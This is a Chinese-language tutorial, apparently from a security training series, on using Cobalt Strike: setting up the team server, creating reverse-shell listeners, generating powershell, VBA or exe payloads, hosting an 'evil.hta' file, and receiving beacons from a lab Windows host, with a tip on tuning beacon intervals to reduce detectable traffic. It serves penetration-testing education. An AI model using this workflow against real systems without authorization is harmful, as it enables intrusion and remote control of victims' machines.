渗透测试神器 Cobalt Strike 使用教程

Cobalt Strike 是一款渗透测试神器，常被业界人称为 CS 神器。Cobalt Strike 已经不再使用 MSF 而是作为单独的平台使用，它分为客户端与服务端，服务端是一个，客户端可以有多个，可被团队进行分布式协团操作。

Cobalt Strike 集成了端口转发、扫描多模式端口 Listener、Windows exe 程序生成、Windows dll 动态链接库生成、java 程序生成、office 宏代码生成，包括站点克隆获取浏览器的相关信息等。本期 “安仔课堂”，ISEC 实验室的陈老师带大家实战操作 Cobalt Strike 神器的使用。

团队作战图




图 1

渗透测试图




图 2

一、基础使用

0×00 基础接触

```
#                    in ~/Downloads/cobaltstrike [15:19:07]
$ ll
总用量 21M
drwxr-xr-x  4      dialout 4.0K 1月   20 15:13 .
drwxr-xr-x 11               12K 1月   20 15:11 ..
-rwxr-xr-x  1      dialout  102 12月   8  2016 agscript
-rwxr-xr-x  1      dialout  120 12月   8  2016 c2lint
-rwxr-xr-x  1      dialout   69 12月   8  2016 cobaltstrike
-rw-r--r--  1      dialout  21M 12月   8  2016 cobaltstrike.jar
-rw-r--r--  1      root    2.3K 1月   20 15:11 cobaltstrike.store
-rw-r--r--  1      dialout  94K 12月   8  2016 icon.jpg
-rw-r--r--  1      dialout  86K 12月   8  2016 license.pdf
drwxr-xr-x  3      root    4.0K 1月   20 15:13 logs
-rw-r--r--  1      dialout  25K 12月   8  2016 readme.txt
-rw-r--r--  1      dialout  95K 12月   8  2016 releasenotes.txt
-rwxr-xr-x  1      dialout 1.8K 12月   8  2016 teamserver
drwxr-xr-x  2      dialout 4.0K 12月   8  2016 third-party
-rwxr-xr-x  1      dialout   63 12月   8  2016 update
-rw-r--r--  1      dialout 257K 12月   8  2016 update.jar
```

图 3

agscript 拓展应用的脚本

c2lint 用于检查 profile 的错误异常

teamserver 服务端程序

cobaltstrike，cobaltstrike.jar 客户端程序 (java 跨平台)

logs 目录记录与目标主机的相关信息

update，update.jar 用于更新 CS

third-party 第三方工具

启动服务器




图 4

客户端链接



Connect
New Profile
This is the connect dialog. You should use it to connect to a Cobalt Strike (Aggressor) team server.
Host:
127.0.0.1
Port:
50050
User:
neo
Password:
Connect
Help

图 5

枚举用户



01/22 10:22:44 *** neo has joined.
01/22 10:24:22 *** admin has joined.
Users
admin
neo
[01/22 10:25] admin
event> /names

图 6

用户通信




图 7

0×01 进一步了解使用

CS Listener：

windows/beacon_dns/reverse_dns_txt

windows/beacon_dns/reverse_http x86/x64

windows/beacon_http/reverse_http x86/x64

windows/beacon_https/reverse_https x86/x64

windows/beacon_smb/bind_pipe x86/x64

windows/foreign/reverse_dns_txt

windows/foreign/reverse_http

windows/foreign/reverse_https

windows/foreign/reverse_tcp

Beacon 为内置的 Listener，即在目标主机执行相应的 payload，获取 shell 到 CS 上；其中包含 DNS、HTTP、SMB。

Foreign 为外部结合的 Listener，常用于 MSF 的结合，例如获取 meterpreter 到 MSF 上。

创建 Beacon Listener

图 8

创建 Foreign Listener


Edit Listener
Create a listener.
Name:
foreign tcp
Payload:
windows/foreign/reverse_tcp
Host:
10.1.1.246
Port:
4444
Save

图 9

0×02 途径




图 10

选择 Listener 与生成的方法，有 powershell、vba 以及 exe 三种；




图 11

选择 powershell 保存文件




图 12

利用 web 服务，打开渠道




Attacks
Reporting
Help
Packages
Web Drive-by
Spear Phish
Manage
Clone Site
Host File
Scripted Web Delivery
Signed Applet Attack
Smart Applet Attack
System Profiler

图 13


Host File
Host a file through Cobalt Strike's web server
File:
/root/Desktop/vuln/evil.hta
Local URI:
/download/file.ext
Local Host:
10.6.6.143
Local Port:
80
Mime Type:
automatic




图 14

事件记录




图 15

此时主机执行命令

图 16



Cobalt Strike (Trial)
Cobalt Strike View Attacks Reporting Help
external internal user computer note pid last
10.6.6.115 10.6.6.115 Administrator * WIN-95RU09... 2580 22s
Event Log X Listeners X Downloads X Event Log X
01/22 10:35:31 *** admin hosted file /mnt/hgfs/CS/uploads/evil.hta @
http://10.6.6.143:80/download/file.ext
01/22 10:38:44 *** initial beacon from Administrator *@10.6.6.115 (WIN-95RU09N05MF)
01/22 10:39:44 *** initial beacon from Administrator *@10.6.6.115 (WIN-95RU09N05MF)
01/22 10:40:44 *** initial beacon from Administrator *@10.6.6.115 (WIN-95RU09N05MF)
01/22 10:41:44 *** initial beacon from Administrator *@10.6.6.115 (WIN-95RU09N05MF)
01/22 10:42:44 *** initial beacon from Administrator *@10.6.6.115 (WIN-95RU09N05MF)
[01/22 10:43] admin
[lag: 00]

图 17

默认拥有 60s 的心跳，避免流量太明显，可根据情况适当减少；

